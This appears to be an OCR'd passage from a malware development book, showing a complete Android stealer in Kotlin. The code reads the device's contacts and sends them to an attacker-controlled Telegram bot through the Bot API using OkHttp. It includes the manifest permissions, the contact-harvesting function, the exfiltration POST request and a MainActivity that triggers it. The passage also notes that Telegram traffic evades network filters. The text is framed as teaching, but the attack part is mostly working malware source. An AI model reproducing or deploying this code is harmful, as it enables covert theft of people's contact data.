

The Natural Weat...
HackCalls
HackBroadcast
HackBoot
HackContacts
DontKillMyApp
HackAll
HackRev2
HackRev
Hack
Search

PROF



{height="30%"}

Run:



{width="80%"}

As you can see, everything is worked perfectly as expected! =^..^=

why this is dangerous?

PROF

First of all, using legit API: the attacker uses Telegram, a legitimate service, to send the stolen information. This is a common tactic because Telegram is trusted, and its API calls are less likely to be flagged by traditional security tools.

The malicious app sends device-related information, which could be valuable for identity theft, social engineering, or targeted attacks. With the device details, an attacker could also track the device's activity or further exploit it.

Also, by using Telegram like in the one of the previous Windows malware section, an `HTTP`-based communication method, the attacker avoids detection by traditional network filters or deep packet inspection (DPI). This makes it much harder for security tools to detect the malicious activity.


The attacker receives the exfiltrated data on their Telegram account, allowing them to monitor the device in real-time and potentially escalate their attack to gather more sensitive information.

Telegram Bot API

okhttp

12. mobile malware development trick. Abuse Telegram Bot API: Contacts. Simple Android (Java/Kotlin) stealer example.

بِسْمِ اللَّهِ الرَّحْمَٰنِ الرَّحِيمِ



{height=400px}

In this example, we will demonstrate how an attacker could abuse the Telegram Bot API to exfiltrate sensitive information, such as contacts, from an infected Android device. The attacker uses `OkHttp` to send the stolen data as Telegram bot to chat ID (remote).


PROF

This tutorial will also highlight how adversaries can collect device information and contacts and send them to a Telegram bot using a combination of Android Contacts API, OkHttp, and Telegram Bot API.

practical example

In this case, imagine that the adversary has already compromised an Android device. The malicious app installed on the device. Then collects contacts and device information. The app then sends this sensitive data to a Telegram Chat ID controlled by the attacker using `OkHttp`.

Your project's structure looks like there (`HackContacts2`):



{width="80%"}

First of all add contacts permission to your manifest file:

PROF

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools">

    <uses-feature
        android:name="android.hardware.telephony"
        android:required="false" />
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>

    <application
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
```

```
        android:supportsRtl="true"
        android:theme="@style/Theme.HackContacts"
        tools:targetApi="31">
        <activity
            android:name=".MainActivity"
            android:exported="true"
            android:label="@string/app_name"
            android:theme="@style/Theme.HackContacts">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category
android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

The components of the our malicious application: the app uses the Android Contacts Content Provider (`ContactsContract`) to fetch the user's contacts, the app then sends the gathered data via an HTTP request via Telegram Bot API.

As the previous examples, we need the `getContacts()` function. This function queries the `ContactsContract` content provider to extract the contacts from the device. The extracted contact information (name and phone number) is added to the message that will be sent to the Telegram bot:

```
fun getContacts(): String {
    val contactsList = mutableListOf<String>()
    val contentResolver = context.contentResolver
    val cursor = contentResolver.query(
        ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
        null,
        null,
        null,
        null
    )

    cursor?.use {
        val nameIndex =
it.getColumnIndex(ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME)
        val numberIndex =
it.getColumnIndex(ContactsContract.CommonDataKinds.Phone.NUMBER)

        while (it.moveToNext()) {
            val name = it.getString(nameIndex)
            val number = it.getString(numberIndex)
            contactsList.add("$name: $number")
        }
    }
```

```
    return contactsList.joinToString(separator = "\n")
}
```

Then sends the retrieved contacts to an attacker-controlled Telegram Bot API using OkHttp:

```
// function to send contacts using OkHttp
fun sendContacts(message: String) {
    val token = getTokenFromAssets()
    val chatId = getChatIdFromAssets()
    val contacts = getContacts()
    val meow = "Meow! ♥\uFE0F"
    val messageToSend = "$message\n\n$contacts\n\n$meow\n\n"

    val requestBody = FormBody.Builder()
        .add("chat_id", chatId)
        .add("text", messageToSend)
        .build()

    val request = Request.Builder()
        .url("https://api.telegram.org/bot$token/sendMessage")
        .post(requestBody)
        .build()

    // send the request asynchronously using OkHttp
    client.newCall(request).enqueue(object : Callback {
        override fun onFailure(call: Call, e: IOException) {
            e.printStackTrace()
        }

        override fun onResponse(call: Call, response: Response) {
            if (response.isSuccessful) {
                // Handle success
                println("Message sent successfully:
${response.body?.string()}")
            } else {
                println("Error: ${response.body?.string()}")
            }
        }
    })
}
```

So the full source code of the sending logic is looks like this `HackContacts`:

```
package com.example.hackcontacts2

import android.content.Context
import android.provider.ContactsContract
```

```
import okhttp3.*
import java.io.IOException

class HackContacts2(private val context: Context) {

    private val client = OkHttpClient()

    // function to send contacts to Telegram
    fun sendContacts() {
        val token = getTokenFromAssets()
        val chatId = getChatIdFromAssets()
        val contacts = getContacts()  // fetch contacts
        val meow = "Meow! ♥\uFE0F"
        val messageToSend = "$contacts\n\n$meow\n\n"

        // create request body
        val requestBody = FormBody.Builder()
            .add("chat_id", chatId)
            .add("text", messageToSend)
            .build()

        // send request to Telegram API
        val request = Request.Builder()
            .url("https://api.telegram.org/bot$token/sendMessage")
            .post(requestBody)
            .build()

        // Send request asynchronously
        client.newCall(request).enqueue(object : Callback {
            override fun onFailure(call: Call, e: IOException) {
                e.printStackTrace()
            }

            override fun onResponse(call: Call, response: Response) {
                if (response.isSuccessful) {
                    println("Message sent successfully:
${response.body?.string()}")
                } else {
                    println("Error: ${response.body?.string()}")
                }
            }
        })
    }

    // function to fetch contacts
    fun getContacts(): String {
        val contactsList = mutableListOf<String>()
        val contentResolver = context.contentResolver
        val cursor = contentResolver.query(
            ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
            null,
            null,
            null,
```

```
            null
        )

        cursor?.use {
            val nameIndex =
it.getColumnIndex(ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME)
            val numberIndex =
it.getColumnIndex(ContactsContract.CommonDataKinds.Phone.NUMBER)

            while (it.moveToNext()) {
                val name = it.getString(nameIndex)
                val number = it.getString(numberIndex)
                contactsList.add("$name: $number")
            }
        }

        return contactsList.joinToString(separator = "\n")
    }

    // fetch token and chatId from assets (assuming these are saved in
files)
    private fun getTokenFromAssets(): String {
        return
context.assets.open("token.txt").bufferedReader().readText().trim()
    }

    private fun getChatIdFromAssets(): String {
        return
context.assets.open("id.txt").bufferedReader().readText().trim()
    }
}
```

And in the `MainActivity` we just request permissions and send contacts via Telegram:

PROF

```
package com.example.hackcontacts2

import android.Manifest
import android.content.Context
import android.os.Bundle
import android.widget.Button
import android.widget.Toast
import androidx.activity.ComponentActivity
import com.karumi.dexter.Dexter
import com.karumi.dexter.PermissionToken
import com.karumi.dexter.listener.PermissionDeniedResponse
import com.karumi.dexter.listener.PermissionGrantedResponse
import com.karumi.dexter.listener.PermissionRequest
import com.karumi.dexter.listener.single.PermissionListener

class MainActivity : ComponentActivity() {
    private lateinit var meowButton: Button
```

```
    private val hackContacts = HackContacts2(context = this)

    private fun startContactsPermissionRequest(context: Context) {
        Dexter.withContext(context)
            .withPermission(Manifest.permission.READ_CONTACTS)
            .withListener(object : PermissionListener {
                override fun onPermissionGranted(p0:
PermissionGrantedResponse?) {
                    Toast.makeText(
                        context,
                        "Hack Contacts permission granted",
                        Toast.LENGTH_SHORT
                    ).show()
                }
                override fun onPermissionDenied(p0:
PermissionDeniedResponse?) {
                    Toast.makeText(
                        context,
                        "Hack Contacts permission denied",
                        Toast.LENGTH_SHORT
                    ).show()
                }
                override fun onPermissionRationaleShouldBeShown(
                    p0: PermissionRequest?,
                    p1: PermissionToken?
                ) {
                }
            }).check()
    }

    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        setContentView(R.layout.activity_main)
        startContactsPermissionRequest(this)
        meowButton = findViewById(R.id.meowButton)
        meowButton.setOnClickListener {
            hackContacts.sendContacts()
        }
    }
}
```

PROF


So inn this scenario, the malicious app on an infected Android device abuses Telegram's Bot API to exfiltrate contacts. Once the `READ_CONTACTS` permission is granted, the app:

- fetches contacts from the device using Android's Contacts Content Provider.
- formats the contacts into a string and appends a custom message (e.g., "Meow! ♥").
- sends the contacts to the attacker-controlled Telegram bot via OkHttp by making a POST request via the Telegram Bot API.


demo

Let's go to see this in action.


Run in the emulator:



{width="80%"}

